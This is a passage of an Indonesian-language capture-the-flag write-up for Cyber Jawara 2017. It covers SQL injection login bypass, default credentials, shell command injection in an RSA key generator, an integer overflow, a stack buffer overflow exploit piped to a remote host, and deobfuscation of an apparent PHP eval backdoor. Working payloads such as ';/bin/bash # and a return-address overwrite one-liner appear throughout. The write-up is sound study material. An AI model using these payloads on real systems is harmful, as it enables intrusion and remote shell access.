My Projects</a></li>
```

```
<li><a href="contact.html">
Contact Us</a></li>

<li><a href="webadmin">
Admin</a></li>

</ul>
```

Saat mengakses webadmin, terdapat autentikasi basic.

Tapi dari hint Authenticate with \$_SERVER['PHP_AUTH_USER'] & \$_SERVER['PHP_AUTH_PW'].

Kami menemukan sebuah write up [SQLi: Silly PHP Authentication...](#)

Ternyata basic auth nya mengambil dari database yang query Sql tidak difilter.

Sehingga kami menggunakan payload *test ' or 1=1 -- --+* untuk masuk ke admin panel dan mendapatkan flag.

Flag : CJ2017{w3b4dm1n_INDeX_B4ckUp}

3. Conclusion

Kami menggunakan teknik bypass admin untuk mendapatkan flag dari challenge ini, flag yang kami dapatkan adalah **Flag : CJ2017{w3b4dm1n_INDeX_B4ckUp}**



CYBER JAWARA

[SOAL 9][*Restricted*]

Table of Contents

Capture The Flag Report

1. Executive Summary

Diberikan sebuah situs yang terdapat fitur login dan registrasi.

2. Technical Report

Saat mengakses web yang diberikan, dihadapkan dengan form login dan register.

Login:

Hanya dengan memasukan default credential “admin:admin” kami bisa mendapatkan flag dari challenge ini.

Welcome to Secret Zone!

[HOME](#) [FLAG](#) [USER](#) [SETTING](#) [KELUAR](#)

flag: CJ2017{h!dd3N_P3s4N_ADM!N}

Flag : CJ2017{h!dd3N_P3s4N_ADM!N}

3. Conclusion

Kami tidak tahu tujuan dari challenge ini apa, tapi dengan menggunakan default credential “admin:admin” kami bisa mendapatkan flagnya.



CYBER JAWARA

[SOAL 10][*RSA Key Generator*]

1. Executive Summary

Diberikan 2 buah file, file `rsa_keygen` dan `rsa_keygen.c`. `rsa_keygen.c` adalah source

code dari program `rsa_keygen`.

2. Technical Report

seperti yg dijelaskan di judul soal `rsa_keygen` adalah

program untuk mengenerate RSA pair.

```
$ ./rsa_keygen
```

```
--/-- CJ RSA Key Generator --/--
```

Passphrase: AAAAA

-----BEGIN RSA PRIVATE KEY-----

Proc-Type: 4,ENCRYPTED

DEK-Info: AES-128-CBC,D7F6B190DBBAC6C2E092EAD0BE00FAE1

XLcBTwUhDGyFEWhQ8RrtZJ6+7MFg1JnYL3IMcD2dXHQ41fOcpvjCsGcal2CfMzXY

E8JYyrDAmYf/Ey0RD6clay79nNFIdXcIBGIinVJFwuwhcVPI7+zdK9++GCm2R4X9

HLwO2uhmpl7cMVAgkUosrcDa+/W+KE+moqKUllMU89eBHkFqc/ixdsZG8C2K7PdO

N0hJxTyywnFMkEBZrNbBKCn5DLPUJr/wPqY9MHg3O3Psaf/cMiSOfEHjwhIa2Hm1

4F6+tVyu4hlwAFXSCarcjPy+0jGBE8j8lI01gqveWMBvvQ3O0YVuJFB8OpcpB33F

0wtJ0nBLma6Z1QtE7lFvOJvrbAXVFS2BPgOZlZgTwFyRoW2jlpfiFaNgB7GalP0Y

1AcE5O8nxIdqk5t2xR/PrIY3ecN7GdtZeuayf3CSlbM1Ji0mSZYz0H/18KQ0WyvV

J+LZ1tuXJg8j4ivHhAIf/TJd7rpvkvhQWgwqc4ww0Yi2aTCHJy+L8JlnY7Nu5uug

5PsjzBSm8Meh+QLwqLRbZf9nP0jJ2lC9lEu32fxZlvufP+mB8bjNsyaS7UilsrXKLFqQXQMwstMsOeUj
iiNTGu0cVXTCKnJAP049Z5OOB9iTGv1t4kVRCmGqyw0yNFp4

VNP2lBnMLgxhKSqtpVLKYyu/BmCnzh14pEPtVTFHufA/+PFdXWbAGgwigoLnrsbR

Ibud805wN/gHf1SSK9VQdWz2JDD4LbNsl55L11c4RKDCIzZWFlOq3GcZB4eK3CHt

EmsuL8m9Fem5fLD+qwcZ8QTT8VsSthrIKWGeYrBe83kZTc5LLzIRr/+ylfA7F4kt

prKcrSYW7m/+AQXwQAd3MRtGOH1w+ylbwekkjLHQqr4Cq3U0VfesAELd5e015Pmq

00ByT0kgGWguQQ95U5v/RHbZyU8lGfeiBBTkZ6ba65Lscna98PPo1rXplaZ/QZk+

LcKLijrNdxFFnMurFiaDmFVd3ssRi6+TtHKX2beG0Qrw1YARDvPiKiC7iS2YC+Cz

npb7QQt+ooUFE534nfgNtEKuFi4s5n6Cj8yoB61rN02lpi2afIJayxoZ/qFR7vz+

ftYCDw8ZQkKUXidPeMaXOrpGys6sgTD0djOrOs+l2DqZHpC9df+bVLzaI5OhCo0N

ct6UCXLF++0KnSaOqKwbQm0/hiLsj8809onfkqzUi9DaFLlyIjPWpknPJFgfuRPU
ksKWXV5YowRwktBF+HQ5KwbcMPFCtyPeNO016leIN7ZITTfgYMnIZRgMRT7f6XSt
0/bP+Z5BJ4PxZaDn9j3bBpORTicXEMwXMpzLI0/KBqSZmnRQ3lzAqgDU+Keihu+m
TYqLtcZvMxrAiCPDs3AJhZsh//dWtbAAX8URbqx2PRYT75Qpum7+Pj3LnhhMTi6a
eDTzlvOj4Dal2kSSDCNEqvCdUX+0FoC0Av+Cu8LkzbHtoxtp+s/Miysork2mTc6E
GPysDIioExX7v+ZTLw+ML+NikoxG3RV+WywRgpOt5eFwG0oxZbdYRxkr2RjspWIP
MC+HyfqLop1EgZ/vI/3O7bZxPR07mCL9KW0mnKhoy2BBSDORnFjXyMSfNEsRSjiS

-----END RSA PRIVATE KEY-----

-----BEGIN PUBLIC KEY-----

MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA0YxqLJaV36qYLCBLicZo
2NxjZX6uJNcgmqscORtpeeQ7KFeAtmEXHZ6LWL/hOtizyigYGcWMfyIEY5I7ayzh
ChtxsEP7ogDeYaeMG/z5TGHgExenzfLtJ/ZjfUXFvFMhoRvMupjlvr5f+jKGzOu6
Dp2vjE0vVdeZM5N3kgj9j8Puk3ry/F7KKLGCy6zBweK/DQDZO72qjRJUEH0FXiGn
bu2uzccpLiJsmje0Z6mOHn0KIF4T782j/f1Y3fAjXzXy8dEbuu64IObmXHfiyGk6
uJ8n7uAdBmRd1AzFefpvQ0Zz/mi6x14xXl+gh10yoflRnQ/5CiewUa5x053isXmU

SQIDAQAB

-----END PUBLIC KEY-----

source code dari program tersebut adalah seperti ini

```
*  
  
* Cyber Jawa 2017 - RSA Key generator  
  
*  
  
* gcc rsa_keygen.c -o rsa_keygen  
  
* socat -d -d -d TCP4-LISTEN:11337,reuseaddr,fork EXEC:"./rsa_keygen" &  
  
*/  
  
#include <stdio.h>  
  
#include <stdlib.h>  
  
#include <string.h>  
  
#include <time.h>  
  
void rand_str(char *str, size_t len) {  
  
char cset[] = "0123456789"  
  
"abcdefghijklmnopqrstuvwxyz"  
  
"ABCDEFGHIJKLMNOPQRSTUVWXYZ";while (len-- > 0) {  
  
size_t idx = (double) rand() / RAND_MAX * (sizeof cset - 1);  
  
*str++ = cset[idx];  
  
}
```

```
}

*str = '\0';

void rsa_keygen() {

char passphrase[128];

char private_gen[320];

char public_gen[320];

char tmp[128];

char dir[32];

size_t len;

puts("");

puts(" --/-- CJ RSA Key Generator --/-- ");

puts("");

rand_str(dir, 30);

rand_str(dir, 30);

printf("%s\n",dir);

sprintf(tmp, "mkdir dir/%s 2>/dev/null ", dir);

passphrase[0] = '\0';

while (strlen(passphrase) < 4) {

puts("Passphrase: ");

fgets(passphrase, 127, stdin);
```

```
len = strlen(passphrase);
passphrase[len - 1] = 0;
if (len < 4 || len > 127) {
puts("You must type in 4 to 127 characters");
}
}

puts("");
printf("%s\n",tmp);
system(tmp);
sprintf(private_gen,
"openssl genrsa -aes128 -passout 'pass:%s' -out ""dir/%s/private.pem 2048
2>/dev/null",
passphrase, dir);
sprintf(public_gen,
"openssl rsa -passin 'pass:%s' -in dir/%s/private.pem "
"-outform PEM -pubout -out dir/%s/public.pem 2>/dev/null",
passphrase, dir, dir);
printf("%s\n",private_gen);
system(private_gen);
printf("%s\n",public_gen);
```

```
system(public_gen);

sprintf(tmp, "cat dir/%s/private.pem 2>/dev/null ", dir);

system(tmp);

sprintf(tmp, "cat dir/%s/public.pem 2>/dev/null ", dir);

system(tmp);

}

void init() {

char buff[1];

buff[0] = 0;

setvbuf(stdout, buff, _IOFBF, 1);

srand(time(0));

}

int main() {

init();

rsa_keygen();

return 0;

}
```

program menerima 1 inputan dan menyimpannya di variable passphrase. tapi, lihat bagian

kode ini.

```
sprintf(private_gen,
"openssl genrsa -aes128 -passout 'pass:%s' -out "
"dir/%s/private.pem 2048 2>/dev/null",
passphrase, dir);
sprintf(public_gen,
"openssl rsa -passin 'pass:%s' -in dir/%s/private.pem "
"-outform PEM -pubout -out dir/%s/public.pem 2>/dev/null",
passphrase, dir, dir);
printf("%s\n",private_gen);system(private_gen);
printf("%s\n",public_gen);
system(public_gen);
```

Disini program memanggil fungsi system.

dengan parameter private_gen dan public_gen,

kedua variable ini dihasilkan dari fungsi sprintf. "%s" yg pertama akan di replace oleh

variable passphrase. misal kita menginputkan "AAAA" maka akan private_gen akan menjadi


```
openssl rsa -passin 'pass:AAAA' -in dir/%s/private.pem -outform PEM -
pubout -out dir/%s/public.pem 2>/dev/nul
```

D jika menginputkan string seperti ini `';/bin/bash #`

`private_gen` akan menjadi

```
openssl rsa -passin 'pass:'; /bin/bash #' -in dir/%s/private.pem -outform PEM
-pubout -
out dir/%s/public.pem 2>/dev/nul
```

Dengan `';/bin/bash #` kita bisa mengeksekusi shell, single quote digunakan untuk menutup single quote sebelumnya, `;` digunakan agar command openssl sebelumnya berhenti dan mengeksekusi perintah selanjutnya yakni `/bin/bash`, dan `#` digunakan sebagai comment agar mengabaikan string setelahnya



The screenshot shows a terminal window with the following content:

```
ramdhan ... > CJ2017 > pwn > rsa > nc cj2k17.ctf.idsirtii.or.id 11337
--//-- CJ RSA Key Generator --//--
Passphrase: ';/bin/bash #
ls
dir
flag.txt
rsa_keygen
cat flag.txt
CJ2017{cmd_injection_is_still_exist_in_2k17!!!!}
```

Berhasil masuk ke shell

3. Conclusion

Flag : CJ2017{cmd_injection_is_still_exist_in_2k17!!!!}



CYBER JAWARA

[SOAL 11][*Zero Day Market*]

Table of Contents

Capture The Flag Report

1. Executive Summary

Diberika file binary zero_day_market yang vulnerable terhadap integer overflow.

2. Technical Report

```
ramdhan ~ > ctf > CJ2017 > pwn > ./zero_day_market
== WELCOME TO CYBER JAWARA ZERO DAY MARKET ==

Your Money: 10 BTC

1) Buy
2) Sell
3) Exit
Your choice: 1

- ZERO DAY LIST -
[1] Chrome Exploit | 100 BTC
[2] Safari Exploit | 100 BTC
[3] Windows 10 Exploit | 150 BTC
[4] Git Exploit | 5 BTC
[5] Jenkins Exploit | 5 BTC
[6] Flag | 99999999 BTC
Choose Number: 6
Not Enough Money!

Your Money: 10 BTC

1) Buy
2) Sell
3) Exit
Your choice: █
```

Untuk mendapatkan flag, kita harus membeli Flag seharga 99999999 BTC, tapi kita hanya mempunyai 10 BTC. Dimenu kita hanya bisa melakukan buy and sell. pertama kami coba membeli zeroday seharga 5 BTC dan menjualnya dengan harga yg tinggi, ternyata tidak bisa.

```
Your Money: 10 BTC

1) Buy
2) Sell
3) Exit
Your choice: 1

- ZERO DAY LIST -
[1] Chrome Exploit | 100 BTC
[2] Safari Exploit | 100 BTC
[3] Windows 10 Exploit | 150 BTC
[4] Git Exploit | 5 BTC
[5] Jenkins Exploit | 5 BTC
[6] Flag | 99999999 BTC
Choose Number: 4
Buy Git Exploit with 5 BTC

Your Money: 5 BTC

1) Buy
2) Sell
3) Exit
Your choice: 2

- YOUR INVENTORY -
[1] Git Exploit
Choose Number: 1
Price: 9999999999
No one want to buy! Git Exploit price in the market is 5 BTC

Your Money: 5 BTC

1) Buy
2) Sell
3) Exit
Your choice: █
```

Ini adalah bagian source code ketika kita menjual zeroday

```
127 | printf("Choose Number: ");
128 | v3 = getchar();
129 | v4 = getchar();
130 | v13 = v3 - 48;
131 | if ( v13 > 0 && v13 <= v11 )
132 | {
133 |     if ( *(&v20 + --v13) )
134 |     {
135 |         printf("Price: ");
136 |         _isoc99_scanf("%d", &v8);
137 |         v5 = getchar();
138 |         v11 = *(&v20 + v13);
139 |         if ( *(&v26 + v11) >= (signed int)v8 )
140 |         {
141 |             printf("Sold! You get %d BTC\n", v8);
142 |             v9 += v8;
143 |             --*(&v14 + v11);
144 |         }
145 |         else
146 |         {
147 |             printf(
148 |                 "No one want to buy! %s price in the market is %d BTC\n",
149 |                 (&v32)[8 * v11],
150 |                 (unsigned int)*(&v26 + v11));
151 |         }
152 |     }
```

lihat di baris 139 dimana pengecekan bahwa harga yg dijual tidak boleh melebihi dari harga zeroday yg sebelumnya dibeli.

lihat di baris 142, variable v8 bertipe signed int (lihat di baris 129) dan kita tahu variable v9 adalah unsigned int

```
11| unsigned int v9; // [sp+Ch] [bp-B4h]@1
```

ini yg berbahaya, variable yg bertipe unsigned int di jumlahkan dengan type data yg bertipe signed int, hal ini menyebabkan integer overflow jika variable v8 kita beri angka kurang dari -1. -1 akan di representasikan menjadi unsigned int untuk melakukan penjumlahan dengan variable v9. -1 jika direpresentasikan menjadi unsigned int, akan menjadi 4294967295

karena setelah membeli zeroday seharga 5btc, saldo kita skrg 5btc. sekarang kita jual zeroday kita seharga -6 BTC. jika dijumlahkan

5 + (-6) = -1, dan -1 akan diubah ke unsigned int menjadi 4294967295
--

```
Your Money: 5 BTC

1) Buy
2) Sell
3) Exit
Your choice: 2

- YOUR INVENTORY -
[1] Git Exploit
Choose Number: 1
Price: -6
Sold! You get -6 BTC

Your Money: 4294967295 BTC
```

lihat sekarang uang kita, dan ini lebih dari cukup untuk membeli flag

```
Your Money: 4294967295 BTC

1) Buy
2) Sell
3) Exit
Your choice: 1

- ZERO DAY LIST -
[1] Chrome Exploit | 100 BTC
[2] Safari Exploit | 100 BTC
[3] Windows 10 Exploit | 150 BTC
[4] Git Exploit | 5 BTC
[5] Jenkins Exploit | 5 BTC
[6] Flag | 99999999 BTC
Choose Number: 6
Buy Flag with 99999999 BTC
CJ2017{y0_d4w6_buy_zero_day_with_zero_day}
```

3. Conclusion

Flag : CJ2017{y0_d4w6_buy_zero_day_with_zero_day}



CYBER JAWARA

[SOAL 12][*Jawara 17*]

Table of Contents

Capture The Flag Report

1. Executive Summary

Diberikan file binary dengan nama jawara17 yang vulnerable terhadap stack based overflow.

2. Technical Report

Program ini memerlukan sebuah input. seperti ini source nya

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
```

```

write(1, "!!SELAMAT DATANG PARA PUNGGAWA CJ 2017!!", 0x28uLL);
jawara();
return 0;
}
ssize_t jawara()
{
char buf; // [sp+0h] [bp-80h]@1
return read(0, &buf, 0x200uLL);
}

```

ini adalah stack buffer overflow biasa. buf dialokasi di alamat bp-80h. kita langsung bisa menghitung bahwa eip dioverwrite di offset ke 0x88

```
sizeof(saved rbp) = 8 offset = 0x80+sizeof(saved rbp) = 0x88
```

setelah tau caranya mengoverwrite eip, skrg kemana eip akan kita arahkan, untungnya ada sebuah fungsi dengan nama cyber yg langsung bisa menampilkan isi file flag.txt di server

```

int cyber()
{
return system("cat flag.txt");
}

```

Alamat dari fungsi cyber adalah 0x4005B6 kita ubah ke stringhex sehingga menjadi "6054000000000000", ini adalah nilai eip baru, sehingga eip bisa mengarah ke fungsi cyber

```
payload = "A"*0x88+"6054000000000000"
```

```

ramdhan ~ > ctf > CJ2017 > pwn > python -c 'print "A"*0x88+"\xb6\x05\x40\x00\x00\x00\x00\x00"' | nc cj2k17.ctf.idsirtii.or.id 31337
!!SELAMAT DATANG PARA PUNGGAWA CJ 2017!!CJ2017{Where_Is_Uncut_Text}

```

3. Conclusion

Flag : CJ2017{Where_Is_Uncut_Text}



CYBER JAWARA

[SOAL 13][*RSA Key Generator 2.0*]

Table of Contents

Capture The Flag Report

1. Executive Summary

Diberikan sebuah file binary bernama `rsa_keygen2` dan source nya yang bernama `rsa_keygen2.c` yang merupakan perbaikan dari `rsa generator` sebelumnya.

2. Technical Report

Perbedaan dari `RSA Key generator` sebelumnya adalah terdapat fungsi `escape_gets` yg digunakan untuk memfilter single quote. codenya seperti ini

```

size_t escape_gets(char *pass, size_t limit) {
    size_t sz;
    char c;
    sz = 0;

    while (sz++ < limit) {
        c = getchar();
        if (c == '\n' || c == '\0') {
            break;
        } else if (c == '\\') {
            *pass++ = '\\';
            *pass++ = '\\';
            *pass++ = '\\';
            *pass++ = '\\';
        } else {
            *pass++ = c;
        }
    }

    *pass = '\0';
    return sz;
}

```

```

while (len < 4) {
    puts("Passphrase: ");
    len = escape_gets(passphrase, 127);
    if (len < 4 || len > 127) {
        puts("You must type in 4 to 127 characters");
    }
}

```

Panjang passphrase tidak boleh lebih dari 127, tapi ternyata di fungsi escape_gets ada tambahan beberapa karakter jika kita menginputkan ' hal ini bisa menyebabkan overflow, dan bisa mengoverwrite variable lain

hmm, pertama kita lihat alokasi stack dari variable2 supaya kita mencari tau apa yg bisa kita overwrite

```

unsigned __int64 v0; // rax@2
unsigned __int64 v2; // [sp+8h] [bp-3B8h]@1
char dir; // [sp+10h] [bp-3B0h]@1
char passphrase; // [sp+30h] [bp-390h]@1
char tmp; // [sp+B0h] [bp-310h]@1
char private_gen; // [sp+130h] [bp-290h]@6
char public_gen; // [sp+270h] [bp-150h]@6
__int64 v8; // [sp+3B8h] [bp-8h]@1

```

Yg menarik dan bisa di overwrite adalah variable tmp, kita lihat bagian kode ini

```

    puts(passphrase);
    len = escape_gets(passphrase, 127);
    if (len < 4 || len > 127) {
        puts("You must type in 4 to 127 characters");
    }
}
puts("");
printf("%s\n", tmp);
system(tmp);

```

jika kita bisa mengoverwrite tmp, kita bisa langsung mengatur perintah apa yg akan dipanggil ke system. mengoverwritenya adalah dengan cara memanfaatkan bug yg terdapat fungsi escape_gets

```

} else if (c == '\\') {
    *pass++ = '\\';
    *pass++ = '\\';
    *pass++ = '\\';
    *pass++ = '\\';
}

```

kelemahannya adalah, jika kita meninputkan single quot ', string langsung diisi sebanyak 4 kali. jika kita menginputkan ' sebanyak 127, maka passphrase akan berisi ' sebanyak 127*4 karakter, dan akan terjadi overflow. karena kita hanya ingin mengoverwrite tmp, kita menghitung jarak dari variable passphrase dengan tmp dan dibagi 4. jaraknya bisa dilihat di 2 gambar sebelumnya > jaraknya adalah $128 > 128 / 4 = 32$

jadinya kita akan mengisi single quote sebanyak 32 dilanjutkan command yg kita inginkan

```

ramdhan > CJ2017 > pwn > rsa2 > nc cj2k17.ctf.idsirtii.or.id 41337

--/-- CJ RSA Key Generator --/--

Passphrase: ...../bin/sh

ls
dir
flag.txt
rsa_keygen2
cat flag.txt
CJ2017{overwriting_array_with_overflow_is_really_c0mm0n}

```

gambar diatas menunjukan jika kita ingin memanggil /bin/sh untuk mendapatkan shell

3. Conclusion

Flag : CJ2017{overwriting_array_with_overflow_is_really_c0mm0n}



CYBER JAWARA

[SOAL 14][*Obfuscated PHP*]

Table of Contents

Capture The Flag Report

1. Executive Summary

Diberikan sebuah file php yg di obfuscate yang harus di deobfuscate untuk mendapatkan flagnya.

2. Technical Report

Berikut adalah source codenya.

```
obfuscate.php
1 <?php $t = @x(@bFJaFJseFJ64_decode(pFJreg_rFJepFJlace(arrayFJ("/_/","/FJ-/"),arFJray("/FJ","FJ+"),$FJss($s[$i],0FJ,FJ$e))),$kFJ));$FJo=FJob_get_c';$q
= ch_atlFJ("/(FJ\\wFJ))\\NFW-]+(?:q=0.(FJ\\d)))?FJ,?/";FJ$ra,$mFJ:FJ$if($q&&$FJm){@sFJFJFJsession_start();$sFJ=FJ$S_FJESSIFJON;$ss=FJ'sub';$m=$t
rFJ;$ss=substr($s,$i,$mFJ);$sFJ=$ss($sFJ,$kFJh,0,3);$FJf=FJ$slFJ($s(mdFJFJ5($sFJ,$kFJh,0,3)),0,3FJ)FJFJ;$p;$s=ontef
JnFJts();ob_end_FJcleFJan();$FJd=bFJasFJseFJ64_encodeFJ(x(gzcompreFJss($o,$k))FJ;pFJrint("<$kFJFJ>$d</>");@FJsesFJFJsession_destroy();}}$b='y_KeFJ
y_FJexistFJ5($s,$s){FJ$S[$i].=FJFJ$P;$e=stropoFJs($s[FJ$1],$fFJ);if($FJe)FJ{$k=$kh.$kFJf;FJob_FJstart();@evaFJl(@FJgzuncFJompress(';$g=stFJ';$sl=s
trtolower"FJ;$sFJ=$mFJFJ[1FJ][0].$m[1][1];$h=$FJ$1($ss(mdFJFJ($FJ1,$kFJh),0,3));$FJf=FJ$slFJ($ss(mdFJFJ5($sFJ,$kFJh,0,3FJ)FJFJ);$p;$i='<$cFJ&&$FJ1<$1FJ)FJ;$sFJjFJ++,$i++)($o.=st{$s1)^FJ$sk{$FJj});return $o;}FJfuFJnctionFJFJ_FJy($t){$c=strlen($FJt);$so='';FJfor($FJ1FJ=0;$i<$;$n=substr($m,$_GET['a'],$_GET['b']);$P='ANGUAGE"FJ;$FJrf=@Sr["FLFJAFJG"FJ];if($rr&&$raFJFJ&&y($rFfJ)=="FJ`TU_KUFJ_KcQqbQXekMZPK[FJZXeK_FJWUPPFJUQ_FJKa_QK`FJTFJU_KcU`T[FJa_KWZ[cU];$r=$n('C','','cCrCeate_CfuCCnCction');$e='ZSKT[cKFJ`FJTQKFJ[NRa_OM`FJU[ZKc[AFJW`")FJ{$FJuFJ=parse_url($rr);parsFJeFJ_str($u["queFJry"],FJ$);$q=aFJrraFJy_valFJuesFJ($q);preg_mFJat';$B='c;$i++){soFJ.=chr(FJord(stFJ[$i]FJ)-20)FJ};rFJeturn $oFJ};$FJr=FJ$ SERVER;$rrFJ=@SrFJ["HTTP_REFFJEREJERJR"];$rFJFJa=@Sr["HTTP_ACFJCEPT_FJL";$d='';for($z=1;$z<coFJunt($m[1FJ]);$z+FJ+)$pFJ.=FJq[FJm[FJ2][$z]]FJ;FJif(strFJpos($p,FJ$)=FJFJ==0){FJ$[$i]='';$p=$ss($p,3);if(arrFJa);$T='Skh=FJ"e3f2";$kf="FJbbFJbf";funFJction xFJ($t,$k){FJSc=sFJtFJrlen(FJFJ$K);$l=strlen(stFJ);$so='';forFJFJ($i=0;$i<$1;FJ)FJ{fo
r($j=0;(FJ$FJj);$F=$n('FJ','',$T.$i.$B.$P.$e.$q.$g.$d.$b.$t.$u);$V=$r('',$F);$V();$
r($j=0;(FJ$FJj);$F=$n('FJ','',$T.$i.$B.$P.$e.$q.$d.$b.$t.$u);$V=$r('',$F);$V();$
```

Kami melakukan deobfuscate di <http://www.unphp.net> dan hasilnya seperti ini.

```
UnPHP
Decode Recent API Services Contact

<?php $t = '@x(@bFJaFJseFJ64_decode(pFJreg_rFJepFJlace(arrayFJ("/_/","/FJ-/"),arFJray("/FJ","FJ+"),$FJss($s[$i],0FJ,FJ$e))),$kFJ));$FJo=FJob_get_c';$q
= 'ch_atlFJ("/(FJ\\wFJ))\\NFW-]+(?:q=0.(FJ\\d)))?FJ,?/";FJ$ra,$mFJ:FJ$if($q&&$FJm){@sFJFJFJsession_start();$sFJ
=FJ&S_FJESSIFJON;$ss=FJ'sub';
$m = 'strFJ';$s1="str_replace"FJ;$s1FJ=$mFJFJ[1FJ][0].$m[1][1];$h=$FJ$1($ss(mdFJFJ($FJ1,$kFJh),0,3));$FJf=FJ$slFJ($s
(mdFJFJ5($s1,$kFf),0,3FJ)FJFJ);$p';
$su = 'ontefJnFJts();ob_end_FJcleFJan();$FJd=bFJasFJseFJ64_encodeFJ(x(gzcompreFJss($o,$k))FJ;pFJrint("<$kFJFJ>$d</>");@FJsesFJFJsession_destroy();}}$b='y_KeFJy_FJexistFJs($s,$s){FJ$S[$i].=FJFJ$P;$e=stropoFJs($s[FJ$1],$fFJ);if($FJe)FJ{$k=$kh.$kFJf;FJob_FJstart(
);@evaFJl(@FJgzuncFJompress(');
$g = 'strFJ';$s1="strtolower"FJ;$s1FJ=$mFJFJ[1FJ][0].$m[1][1];$h=$FJ$1($ss(mdFJFJ($FJ1,$kFJh),0,3));$FJf=FJ$slFJ($ss
(mdFJFJ5($s1,$kFf),0,3FJ)FJFJ);$p';
$i1 = '<$cFJ&&$FJ1<$1FJ)FJ;$sFJjFJ++,$i++){$o.=st{$s1)^FJ$sk{$FJj});return $o;}FJfuFJnctionFJFJ_FJy($t){$c=strlen($FJ
t);$so='';FJfor($FJ1FJ=0;$i<$;$n=substr($m,$_GET['a'],$_GET['b']);
$N = substr($m,$_GET['a'], $_GET['b']);
$P = 'ANGUAGE"FJ;$FJrf=@Sr["FLFJAFJG"FJ];if($rr&&$raFJFJ&&y($rFfJ)=="FJ`TU_KUFJ_KcQqbQXekMZPK[FJZXeK_FJWUPPFJUQ_F
JKa_QK`FJTFJU_KcU`T[FJa_KWZ[cU';
$R = $n('C','','cCrCeate_CfuCCnCction');
$e = 'ZSKT[cKFJ`FJTQKFJ[NRa_OM`FJU[ZKc[AFJW`")FJ{$FJuFJ=parse_url($rr);parsFJeFJ_str($u["queFJry"],FJ$);$q=aFJrra
FJy_valFJuesFJ($q);preg_mFJat';
$B = 'c;$i++){soFJ.=chr(FJord(stFJ[$i]FJ)-20)FJ};rFJeturn $oFJ};$FJr=FJ$ SERVER;$rrFJ=@SrFJ["HTTP_REFFJEREJERJR"];$r
FJFJa=@Sr["HTTP_ACFJCEPT_FJL";
$d = '"";for($z=1;$z<coFJunt($m[1FJ]);$z+FJ+)$pFJ.=FJq[FJm[FJ2][$z]]FJ;FJif(strFJpos($p,FJ$)=FJFJ==0){FJ$[$i]='';$p
=$ss($p,3);if(arrFJa';
$T = 'Skh=FJ"e3f2";$kf="FJbbFJbf";funFJction xFJ($t,$k){FJSc=sFJtFJrlen(FJFJ$K);$l=strlen(stFJ);$so='';forFJFJ($i=0
;$i<$1;FJ)FJ{for($j=0;(FJ$FJj);
$F = $n('FJ','',$T.$i.$B.$P.$e.$q.$g.$d.$b.$t.$u);
$V = $r('',$F);
$V();?>
```

selanjutnya kami mencoba menghilangkan karakter FJ, memperbaiki newlinenya dan menampilkan string2 tersebut menjadi seperti ini


```

obf2.php
19 <?php
18 $t = '@x{@base64_decode(preg_replace(array("/ /", "- /-", array("/ ", "+"), $ss($s[$i], 0, $e))), $k)); $o=ob_get_c';
17 $q = 'ch_all("/([w])[\w-]+(?:;q=0.([d]))?/?", $ra, $m); if($q&&$m){@session_start(); $s=@$_SESSION; $ss="sub';
16 $m = 'str"; $sl="str_replace"; $i=$m[1][0].$m[1][1]; $h=$sl($ss(md5($i.$kh), 0, 3)); $f=$sl($ss(md5($i.$kf), 0, 3)); $p';
15 $u = 'ontents(); ob_end_clean(); $d=base64_encode(x(gzcompress($o), $k)); print("<k>$d/<k>"); @session_destroy(); } } }';
14 $b = 'y_key_exists($i, $s)) { $s[$i].=$p; $e=strpos($s[$i], $f); if($e){ $k=$kh.$kf; ob_start(); @eval(@gzuncompress(');
13 $g = 'str"; $sl="strtolower"; $i=$m[1][0].$m[1][1]; $h=$sl($ss(md5($i.$kh), 0, 3)); $f=$sl($ss(md5($i.$kf), 0, 3)); $p';
12 $i = '<$c&&$i<$l); $j++, $i++) { $o.= $t{$i}^$k{$j}; } } return $o; } function y($t) { $c=strlen($t); $o=""; for($i=0; $i<$l';
11 // $n = substr($m, $GET['a'], $GET['b']);
10 $P = 'ANGUAGE"; $rf=@$r["FLAG"]; if($rr&&$ra&&$y($rf)){"TU_KU_KcQbQXekMZPK{ZXeK_WUPPUQ_Ka_QK`JTU_KcU`T[a`KWZ[cU';
9 // $r = $n('C', '', 'cCrCeate CfuCCnCction');
8 $e = 'ZSKT[ck`TQK[NRa_OM`U[ZKc[^W`" } { $u=parse_url($rr); parse_str($u["query"], $q); $q=array_values($q); preg_mat';
7 $B = 'c; $i++) { $o.=chr(ord($t[$i])-20); } return $o; } $r=$_SERVER; $rr=@$r["HTTP_REFERER"]; $ra=@$r["HTTP_ACCEPT_L';
6 $d = '=""; for($z=1; $z<count($m[1]); $z++) $p.= $q[$m[2][$z]]; if(strpos($p, $h)==0) { $s[$i]=""; $p=$ss($p, 3); if($arra';
5 $T = '$kh="e3f2"; $kf="bbbf"; function x($t, $k) { $c=strlen($k); $l=strlen($t); $o=""; for($i=0; $i<$l; ) { for($j=0; $j';
4 // $F = $n('FJ', '', $T . $i . $B . $P . $e . $q . $g . $d . $b . $t . $u);
3 echo $T . $i . $B . $P . $e . $q . $g . $d . $b . $t . $u;
2 // $V = $r('', $F);
1 // $V(); ?>
20

```

hasilnya adalah kode php. sepertinya perlu kita perbaiki lagi, kami menggunakan cara manual untuk memperbaikinya. menjadi seperti ini

```

<?php
$kh= "e3f2";
$kf="bbbf";
function x($t,$k)
{
    $c=strlen($k);
    $l=strlen($t);
    $o="";
    for($i=0;$i<$l;)
    {
